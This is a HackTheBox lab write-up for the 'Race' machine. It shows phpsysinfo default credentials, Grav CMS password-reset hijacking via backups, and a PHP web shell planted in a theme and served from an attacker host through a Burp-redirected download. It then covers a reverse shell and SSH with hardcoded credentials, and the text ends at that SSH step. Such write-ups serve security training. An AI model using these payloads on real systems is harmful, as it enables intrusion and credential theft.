



HACKTHEBOX



Race

9th Dec. 2025

Prepared By: 0xEr3bus

Machine Author(s): jkr

Difficulty: **Hard**

Synopsis

Race is a hard-difficulty Linux machine with a web application running Grav CMS and `phpsysinfo`. The `phpsysinfo` endpoint is protected with basic authentication, but its password is weak. The endpoint leaks credentials for the Grav CMS admin panel, which is accessible to a low-privilege user with permission to create web server backups. The attacker exploits the backup functionality to retrieve the rest token for a user with privileges to add a proxy and install themes. The attacker adds a proxy to intercept the response, uploads a custom theme, and gets a reverse shell. After gaining a reverse shell, the attacker is able to read sensitive files using a hardcoded password for the `max` user account. The `max` user account is a `racers` group member, which has write permission over a file vulnerable to a time-of-check / time-of-use vulnerability in a cron script. As an attacker, we will create named pipes to suspend execution and replace the file, thereby gaining command execution as root.

Skills Required

- Basic web exploitation
- Basic understanding of bash scripting

Skills Learned

- Exploiting Grav CMS
- Abusing named pipes for privilege escalation

Enumeration

Nmap

```
$ ports=$(nmap -Pn -p- --min-rate=1000 -T4 10.129.234.209 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,,$//)
$ nmap -Pn -p$ports -sC -sV 10.129.234.209
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 62:b0:1e:c5:e8:81:5c:94:39:ed:37:7e:21:cf:b1:a8 (ECDSA)
|_  256 37:a3:d3:cd:35:dc:cc:d8:db:3c:c3:4d:ad:22:29:a9 (ED25519)
80/tcp    open  http      Apache httpd 2.4.52 ((Ubuntu))
|_ http-server-header: Apache/2.4.52 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

According to the Nmap scan, port 80 is open, running the Apache 2.4.52 service. Accessing the web server redirects us to /racers/.



Race

Welcome to RACE, where innovation meets speed on the race track! As a trailblazing force in the automotive industry, we are poised to revolutionize the world of motorsports as the next premier racecar producer.

At the heart of our success is a team of highly skilled professionals who bring their expertise to every aspect of our operations. From visionary design and meticulous implementation to precision engineering by our top-notch mechanics, we spare no effort in crafting cutting-edge racecars that redefine performance and push the boundaries of speed.

Our commitment to excellence extends beyond the mechanics of the vehicle. Our grid girls, an integral part of our team, add glamour and energy to the racing experience. Their professionalism and enthusiasm enhance the excitement of every race, creating an unforgettable spectacle for fans worldwide.

With everything under one roof, from design to execution, RACE stands as a powerhouse ready to leave an indelible mark on the world of motorsports. Join us on this thrilling journey as we accelerate into the future of racing, setting new standards and reaching new heights. Welcome to the fast lane with RACE - where passion meets performance!

Explore the Future of Racing: A Visual Odyssey

Step into the dynamic world of RACE, where imagination meets innovation. Witness the evolution of speed through our captivating collection of racecar prototypes and visionary designs that will leave you awe-inspired.

Cutting-Edge Computer Aided Design

Using tools like `feroxbuster`, we can enumerate the website's endpoints.

```
$ feroxbuster -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-big.txt -u http://10.129.234.209/
```

















<SNIP>

```

401      GET      141      54w      460c http://10.129.234.209/phpsysinfo
301      GET      91       28w      315c http://10.129.234.209/racers =>
http://10.129.234.209/racers/
200      GET      1281     629w     11357c http://10.129.234.209/racers/admin

```

<SNIP>

We have an endpoint called `phpsysinfo`, which prompts for a username and password, potentially using Basic Authentication.

Sign in

http://10.129.234.209

Your connection to this site is not private

Username

Password

Cancel

Sign in

Using commonly used credentials and specifically `admin:admin` gives us access to the page.

PSIphpSysInfo

TemplatephpsysinfoLanguageen

System Vital

Canonical Hostname

race

Listening IP

10.129.234.68

Kernel Version

5.15.0-136-generic (SMP) x86_64

Distro Name

 Ubuntu 22.04.5 LTS

OS Type

 Linux

Uptime

1 hours 9 minutes

Last boot

Mon, 25 Aug 2025 19:11:07 GMT

Current Users

0

Load Averages

0.01 0.01 0.00

0%

System Language

English United States (en_US)

Code Page

UTF-8

Processes

158 (3 running, 105 sleeping, 50 other)

Hardware Information

Machine

Intel Corporation VMware Virtual Platform/440BX Desktop Reference Platform, BIOS 6.00 11/12/2020

Virtualizer

vmware

CPU

Number of processors:

2

AMD EPYC 7302P 16-Core Processor

1%

AMD EPYC 7302P 16-Core Processor

0%

PCI

Number of devices:

41

SCSI

Number of devices:

1

Memory Usage

Type

Usage

Free

Used

Size

Physical Memory

Total: 22% (Kernel + applications: 13% : Cached: 8% : Buffers: 1%)

2.98 GiB

855.48 MiB


3.82 GiB

Scrolling through the page all the way to the `Process Status` section, we can see a curl command with hard-coded credentials.

PSI phpSysinfo						Template	phpsysinfo	Language	en
/usr/lib/snapd/snapd	787	1		0.7%	0.0%				
/lib/systemd/systemd-logind	788	1		0.1%	0.0%				
/usr/libexec/udisks2/udisksd	789	1		0.3%	0.0%				
/usr/sbin/ModemManager	831	1		0.3%	0.0%				
▼ /usr/sbin/cron -f -P	872	1		0.0%	0.0%				
▼ /usr/sbin/CRON -f -P	2768	872		0.0%	0.0%				
▼ /bin/sh -c /usr/local/bin/secure-cron-runner.sh >/dev/null 2>/dev/null	2769	2768		0.0%	0.0%				
▼ /usr/bin/bash /usr/local/bin/secure-cron-runner.sh	2770	2769		0.0%	0.0%				
▼ /usr/bin/bash /usr/local/share/race-scripts/offsite-backup.sh	2774	2770		0.0%	0.0%				
/usr/bin/curl --insecure --connect-timeout 60 -u backup.Wedobackupswithsecur3password5.Noonecanhackus! -T /var/www/html/racers/backup/ sftp://offsite-backup.race.vl/backups/	2775	2774		0.2%	0.0%				
/sbin/agetty -o -p -- --noclear tty1 linux	887	1		0.0%	0.0%				
sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups	913	1		0.2%	0.0%				
► /usr/sbin/apache2 -k start	989	1		0.6%	0.0%				
► [kthreadd]	2	0		0.0%	0.0%				

backup:Wedobackupswithsecur3password5.Noonecanhackus!

From the previous enumeration, we have an admin panel for the CMS (/racers/admin). Using the credentials we captured from `phpsysinfo` works for the admin panel.



We do not have full privileges; however, we have the option to take any backups. If we take a backup, we can see that a zip archive is downloaded.

Tools - Backups
Back
Backup Now
Save

Maximum Number of Backups 25
Maximum Backups Space 5 in GB
Maximum Retention Time 365 in Days

Backup Profiles

Name *
Default Site Backup
Exclude Paths ?
/backup
/cache
/images
/logs
/tmp
Enable Scheduled Job
Yes No

Root Folder *
/
Exclude Files ?
.svn
.hg
.idea
.vscode
node_modules
Run Scheduled Job *
Every day at 03

Expand All
Collapse All
Add item

Decompressing the archive reveals the source code for the web app alongside YAML files containing all users' information. Patrick's information includes the user's hash, and we also have the reset token for the user.

```
$ cat user/accounts/patrick.yaml
state: enabled
email: patrick@race.vl
fullname: 'Patrick P. Rick'
language: en
content_editor: default
twofa_enabled: false
twofa_secret: LW35AG7V4U4NLOBVU5P6NG35GP5YWJKT
avatar: { }
hashed_password: $2y$10$TWyPZQDqMZJJ/0pLdWUby.TxVKVMHP3LzfUT03BYWFRID7uXaoXcC
reset: '553e7719d2674ae2bfb29eb0aaa806d0:1701718773'

<SNIP>
```

From the `LoginController.php` page, we can see how the server handles any password resets.


```
$ cat user/plugins/admin/classes/plugin/Controllers/Login/LoginController.php
<SNIP>

// Do not trust username from the request.
$fullname = $user->fullname ?: $username;
$author = $config->get('site.author.name', '');
$sitename = $config->get('site.title', 'Website');
$reset_link = $this->getAbsoluteAdminUrl("/reset/u/{username}/{token}");

<SNIP>
```

So theoretically, if Patrick wants to reset his password, when the request is initiated, the token is written to a YAML file and an email is sent. And then Patrick uses the token from his inbox and resets the password. As we have the option to take a backup, we can get the updated token and reset the password.

In practice, we will request a password reset from the `/racers/admin/forgot` endpoint.




Once the request is initiated, we will retake the backup, access the `patrick.yaml` file, and copy the reset token. Once we have the archive, we will decompress it and open the `patrick.yaml`.

```
$ cat user/accounts/patrick.yaml
<SNIP>
hashed_password: $2y$10$TWyPZQdQMZJJ/0pLdWUby.TxVKVMHP3LzfUTo3BYWFRID7uXaoXcC
reset: '2b9ff892cd631b97577b7187e1d33c26:1758120218'
<SNIP>
```


From the `LoginController`, we know what the reset link looks like.

```
http://10.129.234.209/racers/admin/reset/u/patrick/2b9ff892cd631b97577b7187e1d33c26
```

Quickly accessing the link and initiating a reset request should change the password for the Patrick user.



With the new password, we can log in and see that we have more features than before on the dashboard.



Foothold


We can see that we are allowed to install themes and plugins, we can clone a simple theme ([grav theme photographer](#)) and add malicious PHP code that can help us gain a reverse shell.

```
$ git clone https://github.com/getgrav/grav-theme-photographer.git
```


```
$ echo '<IfModule mod_rewrite.c>\nRewriteEngine Off\n</IfModule>' > grav-theme-photographer/img/.htaccess
$ echo '<?php echo system($_GET[0]); ?>' > grav-theme-photographer/img/cmd.php
```

```
$ zip -r pwn.zip grav-theme-photographer
```


However, the box does not have an internet connection, so to install any plugins/themes, we must do so via a proxy.



Alongside adding the proxy, we must ensure that our BurpSuite is running on all the interfaces.



And once both of these things are setup we are going to click install button to catch the request in Burpsuite.



Time	Type	Direction	Method	URL
14:53:37 1...	HTTP	→ Request	GET	https://getgrav.org/downloads/plugins.json?v=1.7.43&stable=1

Request
Pretty Raw Hex

```
1 GET /downloads/plugins.json?v=1.7.43&stable=1 HTTP/1.1
2 Host: getgrav.org
3 Referer: http://10.129.234.209/racers
4 User-Agent: Grav CMS
5 Accept: */*
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8
9
```

With that being said, we will intercept the response and redirect the request to our server, which is serving a malicious theme.

Time	Type	Direction	Method	URL	Status code	Length
14:54:17 1...	HTTP	← Response	GET	https://getgrav.org/download/themes/aerial/2.0.4	302	1361

Request
Pretty Raw Hex

```
1 GET /download/themes/aerial/2.0.4 HTTP/2
2 Host: getgrav.org
3 Referer: http://10.129.234.209/racers
4 User-Agent: Grav CMS
5 Accept: */*
6 Accept-Encoding: gzip, deflate, br
7
8
```

Response
Pretty Raw Hex Render

```
1 HTTP/2 302 Found
2 Date: Wed, 17 Sep 2025 13:54:49 GMT
3 Content-Type: text/html; charset=UTF-8
4 Location: https://10.14.67/pwn.zip
5 Server: cloudflare
6 Cf-Ray: 990930083eb367MAN
7 Cf-Cache-Status: DYNAMIC
8 Cache-Control: no-store, no-cache, must-revalidate
9 Expires: Thu, 10 Nov 1983 08:52:00 GMT
10 Set-Cookie: grav-site=e7f5c19=ck7a14l99039h90h9vebbia7k; expires=Wed, 17-Sep-2025 14:24:49 GMT; Max-Age=1800; path=/; domain=getgrav.org; secure; HttpOnly; SameSite=Lax
11 Strict-Transport-Security: max-age=2592000
12 Vary: Accept-Encoding
13 Pragma: no-cache
14 Content-Security-Policy: upgrade-insecure-requests
15 Permissions-Policy: camera=(), geolocation=()
16 Referrer-Policy: strict-origin-when-cross-origin
17 X-Content-Type-Options: nosniff
18 X-Frame-Options: DENY
19 X-XSS-Protection: 1; mode=block
20 Report-To: {\"endpoints\": [{\"url\": \"https://a.nel.cloudflare.com/report/v4?r=1f5eeHFKP4DCwP
```

Inspector
Request attributes 2
Request headers 5
Response headers 21

The response has the `Location` header; we will change it to point to our HTTP server, which is serving the archive containing the malicious PHP code.

```
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.234.209 - - [17/Sep/2025 14:56:03] "GET /pwn.zip HTTP/1.1" 200 -
```

We can see we have a request on our http server requesting `pwn.zip`. We can use curl to access `/racers/user/themes/aerial/img/cmd.php` and get remote code execution.

```
$ curl http://10.129.234.209/racers/user/themes/aerial/img/cmd.php?0=whoami
www-data
```

A simple reverse shell is used to catch a TCP connection on port 1337.

```
$ nc -lnvp 1337
listening on [any] 1337 ...
connect to [10.10.14.67] from (UNKNOWN) [10.129.234.209] 50184
www-data@race:/var/www/html/racers/user/themes/aerial/img$
```

Lateral Movement

We can stabilise the reverse shell using `python3`.

```
www-data@race:/var/www/html/racers/user/themes/aerial/img$ python3 -c 'import
pty; pty.spawn("/bin/bash")'
www-data@race:/var/www/html/racers/user/themes/aerial/img$ export TERM=xterm
www-data@race:/var/www/html/racers/user/themes/aerial/img$ ^Z
[1] + 55775 suspended nc -lnvp 1337
$ stty raw -echo; fg
[1] + 55775 continued nc -lnvp 1337

www-data@race:/var/www/html/racers/user/themes/aerial/img$
```

We can see that the Max user's home directory is readable by us, and we can read the files under `race-scripts`, which is a symlink pointing to `/usr/local/share/race-scripts`, containing `ffsite-backup.sh`, which has hard-coded credentials for the Max user.

```
www-data@race:/home/max$ ls -la
total 36
drwxr-xr-x 5 max max 4096 Dec  9 2023 .
drwxr-xr-x 4 root root 4096 Dec  3 2023 ..
lrwxrwxrwx 1 root root   9 Dec  3 2023 .bash_history -> /dev/null
-rw-r--r-- 1 max max 220 Jan  6 2022 .bash_logout
-rw-r--r-- 1 max max 3771 Jan  6 2022 .bashrc
drwx----- 2 max max 4096 Dec  3 2023 .cache
drwxrwxr-x 3 max max 4096 Dec  9 2023 .local
-rw-r--r-- 1 max max 807 Jan  6 2022 .profile
drwxrwxr-x 2 max max 4096 Dec  4 2023 bin
lrwxrwxrwx 1 max max 29 Dec  9 2023 race-scripts -> /usr/local/share/race-
scripts
-rw-r----- 1 root max 33 Apr 16 04:17 user.txt
www-data@race:/home/max$ ls /usr/local/share/race-scripts/
backup  offsite-backup.sh
```

Reading the `offsite-backup.sh` the max user's password is hard coded.

```
www-data@race:/home/max$ cat /usr/local/share/race-scripts/offsite-backup.sh
#!/usr/bin/bash

OFFSITE_HOST="offsite-backup.race.v1"
SOURCE_DIR="/var/www/html/racers/backup/"
# Disabled USER/PASS for security reasons. Will be provided via environment from
cron.
# OFFSITE_USER="max"
# OFFSITE_PASS="ruxai0GaemaS1Rah"
/usr/bin/curl --insecure --connect-timeout 60 -u $OFFSITE_USER:$OFFSITE_PASS -T
$SOURCE_DIR sftp://$OFFSITE_HOST/backups/
```

Using the credentials, we can SSH as max and read the user flag.

```
$ sshpass -p 'ruxai0GaemaS1Rah' ssh max@10.129.234.209
